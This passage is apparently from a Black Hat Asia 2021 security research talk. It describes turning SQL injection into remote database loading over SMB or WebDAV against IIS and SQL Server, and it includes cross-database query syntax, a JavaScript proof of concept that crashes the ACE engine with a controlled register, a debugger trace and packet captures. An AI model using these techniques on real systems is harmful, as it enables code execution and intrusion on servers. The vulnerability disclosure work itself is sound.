



ASIA 2021

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BRIEFINGS

# “Give Me a SQL Injection, I Shall PWN IIS and SQL Server”

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Palo Alto Networks

# Agenda

- Who are we
- Introduction: motivation and background
- A new remote attack surface in IIS and SQL Server
- Three attack scenarios
  - Attack IIS with a SQL injection in Access database - demo
  - Attack SQL Server with a SQL injection in SQL Server database - demo
  - Attack IIS with a web shell [bonus] - demo
- Summary

# Who Are We

- We are security researchers from Palo Alto Networks
  - Tao Yan (@Ga1ois)
  - Qi Deng
  - Bo Qu
- Regular conference presenter
  - Black Hat, CanSecWest, Blue Hat, Recon, POC, HITCON, etc
- Regular top vulnerability contributor for Microsoft, Adobe, Apple, etc
  - Several times in MSRC TOP 10 Researchers

# Agenda

- Who are we
- **Introduction: motivation and background**
- A new remote attack surface in IIS and SQL Server
- Three attack scenarios
  - Attack IIS with a SQL injection in Access database - demo
  - Attack SQL Server with a SQL injection in SQL Server database - demo
  - Attack IIS with a web shell [bonus] - demo
- Summary

# Motivation and background

- Is there any new attack surface in IIS and SQL Server?
- Can SQL injection only be used to view data in the database?
- What is Microsoft JET database engine and who can use it?

# Motivation and background

- Attack surfaces in IIS and SQL Server are very limited.

[Microsoft](#) » [IIS](#) : Security Vulnerabilities

CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

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
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2015-2808</a> <a href="#">310</a>				2015-03-31	2018-01-18	4.3	None	Remote	Medium	Not required	Partial	None	None
<p>The RC4 algorithm, as used in the TLS protocol and SSL protocol, does not properly combine state data with key data during the initialization phase, which makes it easier for remote attackers to conduct plaintext-recovery attacks against the initial bytes of a stream by sniffing network traffic that occasionally relies on keys affected by the Invariance Weakness, and then using a brute-force approach involving LSB values, aka the "Bar Mitzvah" issue.</p>														
2	<a href="#">CVE-2013-2566</a> <a href="#">310</a>				2013-03-15	2018-01-18	4.3	None	Remote	Medium	Not required	Partial	None	None
<p>The RC4 algorithm, as used in the TLS protocol and SSL protocol, has many single-byte biases, which makes it easier for remote attackers to conduct plaintext-recovery attacks via statistical analysis of ciphertext in a large number of sessions that use the same plaintext.</p>														
3	<a href="#">CVE-2011-5279</a> <a href="#">20</a>				2014-04-23	2019-07-03	6.4	None	Remote	Low	Not required	None	Partial	Partial
<p>CRLF injection vulnerability in the CGI implementation in Microsoft Internet Information Services (IIS) 4.x and 5.x on Windows NT and Windows 2000 allows remote attackers to modify arbitrary uppercase environment variables via a \n (newline) character in an HTTP header.</p>														
4	<a href="#">CVE-2009-4444</a> <a href="#">20</a>			Bypass	2009-12-29	2019-07-03	6.0	User	Remote	Medium	Single system	Partial	Partial	Partial
<p>Microsoft Internet Information Services (IIS) 5.x and 6.x uses only the portion of a filename before a ; (semicolon) character to determine the file extension, which allows remote attackers to bypass intended extension restrictions of third-party upload applications via a filename with a (1) .asp, (2) .cer, or (3) .asa first extension, followed by a semicolon and a safe extension, as demonstrated by the use of asp.dll to handle a .asp;.jpg file.</p>														
5	<a href="#">CVE-2009-3023</a> <a href="#">119</a>		2	Exec Code Overflow Mem. Corr.	2009-08-31	2019-07-03	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
<p>Buffer overflow in the FTP Service in Microsoft Internet Information Services (IIS) 5.0 through 6.0 allows remote authenticated users to execute arbitrary code via a crafted NLST (NAME LIST) command that uses wildcards, leading to memory corruption, aka "IIS FTP Service RCE and DoS Vulnerability."</p>														

# Motivation and background

- What is SQL Injection?
  - Execute unintended SQL queries in the target database.
- What we previously know SQL injection can do?
  - View data in the database.
- What we previously know SQL injection can NOT do?
  - Execute native code in the web application or database process.
  - Execute shell commands or read/write arbitrary files if not having high privileges in specific databases. (such as xp\_cmdshell with sa in SQL Server)

# Motivation and background


- Microsoft JET database engine
  - ~30 years old and not well maintained, but still massively used.
  - Natively supported on all Windows versions.



Jet version	Jet engine	DLL file name	Supported database versions
1.0	??	??	1.0
1.1	1.10.0001	MSAJT110.DLL	1.0 / 1.1
2.0	2.00.0000	MSAJT200.DLL	1.0 / 1.1 / 2.0
2.5	2.50.1606	MSAJT200.DLL	1.0 / 1.1 / 2.0
3.0	3.0.0.2118	MSJT3032.DLL	1.0 / 1.1 / 2.0 / 3.0
3.5	3.51.3328.0	MSJET35.DLL	1.0 / 1.1 / 2.0 / 3.X
4.0 SP8	4.0.8015.0	MSJET40.DLL	1.0 / 1.1 / 2.0 / 3.X / 4.0
ACE 12	12.0.xxxx.xxxx	ACECORE.DLL	1.0 / 1.1 / 2.0 / 3.X / 4.0 / ACE
ACE 14	14.0.xxxx.xxxx	ACECORE.DLL	3.X / 4.0 / ACE
ACE 15	15.0.xxxx.xxxx	ACECORE.DLL	4.0 / ACE
ACE 16	16.0.xxxx.xxxx	ACECORE.DLL	4.0 / ACE

# Who can use Microsoft JET database engine?

- Office is not an ideal target.
- Neither is wscript.exe.



```
*poc2.js - Notepad
File Edit Format View Help
var con = new ActiveXObject("ADODB.Connection");
con.Provider = "Microsoft.ACE.OLEDB.12.0";
con.ConnectionString = "Data Source=poc.mdb";
con.Open();
var rs = new ActiveXObject("ADODB.recordset");
try{rs.Open("INSERT INTO [Drivers] ([ID]) VALUES (2);", con, 3, 3, 1);} catch(e){
(618,20b8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
eax=41004100 ebx=00000014 ecx=18071008 edx=00000007 esi=67007800 edi=1c73cc8c
eip=5bddf672 esp=02afeea8 ebp=02afeecc iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
ACECORE+0x2f672:
5bddf672 ff10                call     dword ptr [eax]          ds:002b:41004100=????????
0:000> k
# ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 02afeecc 5bddec4e ACECORE+0x2f672
01 02afef2c 5bdde99d ACECORE+0x2ec4e
02 02afef38 5bdcd6d9 ACECORE+0x2e99d
03 02afef5c 5bdc21ad ACECORE+0x16d97
04 02afef84 5bdc2a98 ACECORE+0x121ad
05 02afefc8 5bdddfa8 ACECORE+0x12a98
06 02afefe8 5be361a1 ACECORE+0x2dfae
07 02aff000 5c1b987b ACECORE+0x861a1
08 02aff030 5c1ba5a8 ACEOLEDB!DllMain+0x4f86
09 02aff03c 5c39f3d4 ACEOLEDB!DllMain+0x5cb3
0a 02aff06c 5c3c46c9 oledb32!Cacm::FinalRelease+0x3f
0b 02aff080 5c406b3b oledb32!CACMDynamic<CACMAggregationWrapper>::CmFinalRelease+0x5c
0c 02aff088 5c3c2d78 oledb32!CSCM::FinalRelease+0xa
0d 02aff0ac 5c39e74c oledb32!CSCMComPolyObject<CSCM>::Release+0x58
0e 02aff0bc 5c39eb5c oledb32!ATL::CCoComContainedObject<CACMAggregationWrapper>::Release+0x1c
0f 02aff0cc 5c5aae5d oledb32!ATL::CCoComContainedObject<CMultipleResults<CMRCM> >::Release+0x1c
10 02aff208 5c59b0e8 msado15!CConnection::_Close+0xf7ad
11 02aff238 5c59b08c msado15!CConnection::_Term+0x18
12 02aff254 74d76a0d msado15!ATL::CComObject<CConnection>::Release+0x7c
13 02aff268 74d5eae0 OLEAUT32!VariantClearWorker+0xef
14 02aff27c 5e5ce2e8 OLEAUT32!VariantClear+0x20
15 02aff290 5e5cb70f jscript!VAR::_Clear+0x4f
16 02aff2a8 5e5c450b jscript!GcAlloc::ReclaimAll+0x48
17 02aff2cc 5e5c5dc8 jscript!GcContext::Reclaim+0xef
18 02aff2fc 74d76a0d jscript!NameTbl::Release+0x148
19 02aff310 74d5eae0 OLEAUT32!VariantClearWorker+0xef
1a 02aff324 5e5c7e85 OLEAUT32!VariantClear+0x20
1b 02aff348 5e5de3ad jscript!CSession::_Close+0x1bc
1c 02aff374 5e5ddd86 jscript!COleScript::_CloseInternal+0x13b
1d 02aff37c 005c9896 jscript!COleScript::_Close+0x16
1e 02aff39c 005c95f4 wscript!CHost::_RunStandardScript+0xfd
1f 02aff5e8 005cae0c wscript!CHost::_Execute+0x1ce
20 02affa9c 005c8f9b wscript!CHost::_Main+0x525
21 02affd54 005c9168 wscript!RunScript+0x5a
22 02affd80 005c7ac8 wscript!WinMain+0x1a9
23 02affdd0 769d6359 wscript!WinMainCRTStartup+0x68
24 02affde0 77438964 KERNEL32!BaseThreadInitThunk+0x19
25 02affe3c 77438934 ntdll!_RtlUserThreadStart+0x2f
26 02affe4c 00000000 ntdll!_RtlUserThreadStart+0x1b
```

# Motivation and background

- How about combine all of those 3 topics together?
- Is it possible to use vulnerabilities in JET database engine to attack IIS and SQL Server by executing arbitrary SQL queries in remote controllable database based on the SQL injection and get native code execution capability in IIS and SQL Server process?

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- **A new remote attack surface on IIS and SQL Server**
- Three attack scenarios
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  - Attack SQL Server with a SQL injection in MSSQL database - demo
  - Attack IIS with a web shell [bonus] - demo
- Summary

# Cross Database SQL Query in Access and SQL Server

Access

```
Select * from [ExternalDatabase][table]
```

SQL Server

```
SELECT * FROM opendatasource('provider', 'data source=ExternalDatabase ')...[table]
```

```
SELECT * FROM OPENROWSET('provider', 'Database=ExternalDatabase', 'SELECT * FROM [table]')
```

```
EXEC sp_addlinkedserver
```

```
@server = 'ServerName',
```

```
@srvproduct = 'ServerProduct',
```

```
@provider = 'provider',
```

```
@datasrc = 'ExternalDatabase',
```

```
@provstr = 'ProviderString';
```

# External database and provider

- External Database can be a different database type, such as JET database?

Access:

use JET Provider by default: msjet40.dll

SQL SERVER: JET related Provider:


Microsoft.Jet.OLEDB.4.0 → msjet40.dll

Microsoft.ACE.OLEDB.12.0 → acecore.dll

- External Database can be on the remote server?

JET presents the developer with the ability to create and manipulate relational databases on the local filesystem or on shared network folders. It is a modified form of *ISAM*, or *Indexed Sequential Access Method* databases.

# UNC path parsing msjet 4.0



# UNC path parsing in acecore (msjet 12.0)

U 11	ntdll.dll	NtCreateFile + 0x14	0x7ffb58fd194	C:\WINDOWS\SYSTEM32\ntdll.dll
U 12	KERNELBASE.dll	CreateFileInternal + 0x2f4	0x7ffb2d5d8d4	C:\WINDOWS\System32\KERNELBASE.dll
U 13	KERNELBASE.dll	CreateFileW + 0x66	0x7ffb2d5d5c6	C:\WINDOWS\System32\KERNELBASE.dll
U 14	Mso20win32client.dll	Ordinal1128 + 0x23d	0x7ffb691e8365	C:\Program Files\Common Files\microsoft shared\OFFICE16\Mso20win32client.dll
U 15	ACECORE.DLL	ACECORE.DLL + 0x4ac7	0x7ffb6e434ac7	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U 16	ACECORE.DLL	ACECORE.DLL + 0xbf7d	0x7ffb6e43bf7d	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U 17	ACECORE.DLL	ACECORE.DLL + 0xbdc5	0x7ffb6e43bdc5	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U 18	ACECORE.DLL	ACECORE.DLL + 0x3e5d3	0x7ffb6e46e5d3	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U 19	ACECORE.DLL	ACECORE.DLL + 0x3e105	0x7ffb6e46e105	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U 20	ACECORE.DLL	ACECORE.DLL + 0x3df3d	0x7ffb6e46df3d	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U 21	ACECORE.DLL	ACECORE.DLL + 0x3d848	0x7ffb6e46d848	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U 22	ACECORE.DLL	ACECORE.DLL + 0x41079	0x7ffb6e471079	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U 23	ACEOLEDB.DLL	DllGetClassObject + 0x246d	0x7ffb88f44c39	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U 24	ACEOLEDB.DLL	DllGetClassObject + 0x23cb	0x7ffb88f44b97	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U 25	ACEOLEDB.DLL	DllGetClassObject + 0x2830	0x7ffb88f44ffc	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U 26	ACEOLEDB.DLL	DllGetClassObject + 0xfcd	0x7ffb88f43799	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U 27	ACEOLEDB.DLL	DllGetClassObject + 0xede	0x7ffb88f436aa	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U 28	ACEOLEDB.DLL	DllGetClassObject + 0x7ff	0x7ffb88f42fcb	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U 29	oledb32.dll	CDBInitialize::DoInitialize + 0x46	0x7ffb7ccdedae	C:\Program Files\Common Files\System\Ole DB\oledb32.dll
U 30	oledb32.dll	CDBInitialize::Initialize + 0x46	0x7ffb7ccdd146	C:\Program Files\Common Files\System\Ole DB\oledb32.dll
U 31	oledb32.dll	CDPO::Initialize + 0x17d0c	0x7ffb7cceda9c	C:\Program Files\Common Files\System\Ole DB\oledb32.dll

# The hidden feature for CreateFile(UNC) in IIS and SQL Server

- CreateFile(UNC) in IIS and SQL Server uses SMB and **WEBDAV**

Source	Destination	Protocol	Length	Info
10.5.76.235	10.2.156.250	TCP	66	51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

# CreateFile(UNC) with SMB in IIS and SQL Server

- SMB works on win7, fails on win10

10.5.76.235	10.2.156.62	TCP	66 51807 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.2.156.62	10.5.76.235	TCP	66 445 → 51807 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
10.5.76.235	10.2.156.62	TCP	54 51807 → 445 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.5.76.235	10.2.156.62	SMB	213 Negotiate Protocol Request
10.5.76.235	10.2.156.62	TCP	213 [TCP Retransmission] 51807 → 445 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=159
10.2.156.62	10.5.76.235	TCP	60 445 → 51807 [ACK] Seq=1 Ack=160 Win=30336 Len=0
10.2.156.62	10.5.76.235	SMB2	260 Negotiate Protocol Response
10.5.76.235	10.2.156.62	SMB2	288 Negotiate Protocol Request
10.2.156.62	10.5.76.235	SMB2	260 [TCP Spurious Retransmission] Negotiate Protocol Response
10.5.76.235	10.2.156.62	TCP	66 [TCP Dup ACK 265028#1] 51807 → 445 [ACK] Seq=394 Ack=207 Win=262400 Len=0 SLE=1 SRE=207
10.2.156.62	10.5.76.235	TCP	66 [TCP Dup ACK 265021#1] 445 → 51807 [ACK] Seq=207 Ack=160 Win=30336 Len=0 SLE=1 SRE=160
10.2.156.62	10.5.76.235	SMB2	260 [TCP Spurious Retransmission] Negotiate Protocol Response
10.5.76.235	10.2.156.62	TCP	66 [TCP Dup ACK 265028#2] 51807 → 445 [ACK] Seq=394 Ack=207 Win=262400 Len=0 SLE=1 SRE=207
10.2.156.62	10.5.76.235	TCP	60 445 → 51807 [ACK] Seq=207 Ack=394 Win=31360 Len=0
10.2.156.62	10.5.76.235	SMB2	326 Negotiate Protocol Response
10.5.76.235	10.2.156.62	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
10.2.156.62	10.5.76.235	SMB2	326 [TCP Spurious Retransmission] Negotiate Protocol Response
10.5.76.235	10.2.156.62	TCP	66 [TCP Dup ACK 265039#1] 51807 → 445 [ACK] Seq=560 Ack=479 Win=262144 Len=0 SLE=207 SRE=479
10.2.156.62	10.5.76.235	SMB2	299 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
10.5.76.235	10.2.156.62	SMB2	318 Session Setup Request, NTLMSSP_AUTH, User: \
10.2.156.62	10.5.76.235	SMB2	299 [TCP Spurious Retransmission] Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
10.5.76.235	10.2.156.62	TCP	66 [TCP Dup ACK 265046#1] 51807 → 445 [ACK] Seq=824 Ack=724 Win=261888 Len=0 SLE=479 SRE=724
10.2.156.62	10.5.76.235	SMB2	139 Session Setup Response
10.5.76.235	10.2.156.62	TCP	54 51807 → 445 [RST, ACK] Seq=824 Ack=809 Win=0 Len=0

# CreateFile(UNC) with WEBDAV in IIS and SQL Server

- Webdav works on all Windows versions

```
10.5.76.235      10.2.156.63      TCP          66 51865 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.2.156.63     10.5.76.235     TCP          66 80 → 51865 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
10.5.76.235     10.2.156.63     TCP          54 51865 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.5.76.235     10.2.156.63     HTTP        231 PROPFIND /webdav/poc237.xls HTTP/1.1
10.2.156.63     10.5.76.235     TCP          60 80 → 51865 [ACK] Seq=1 Ack=178 Win=30336 Len=0
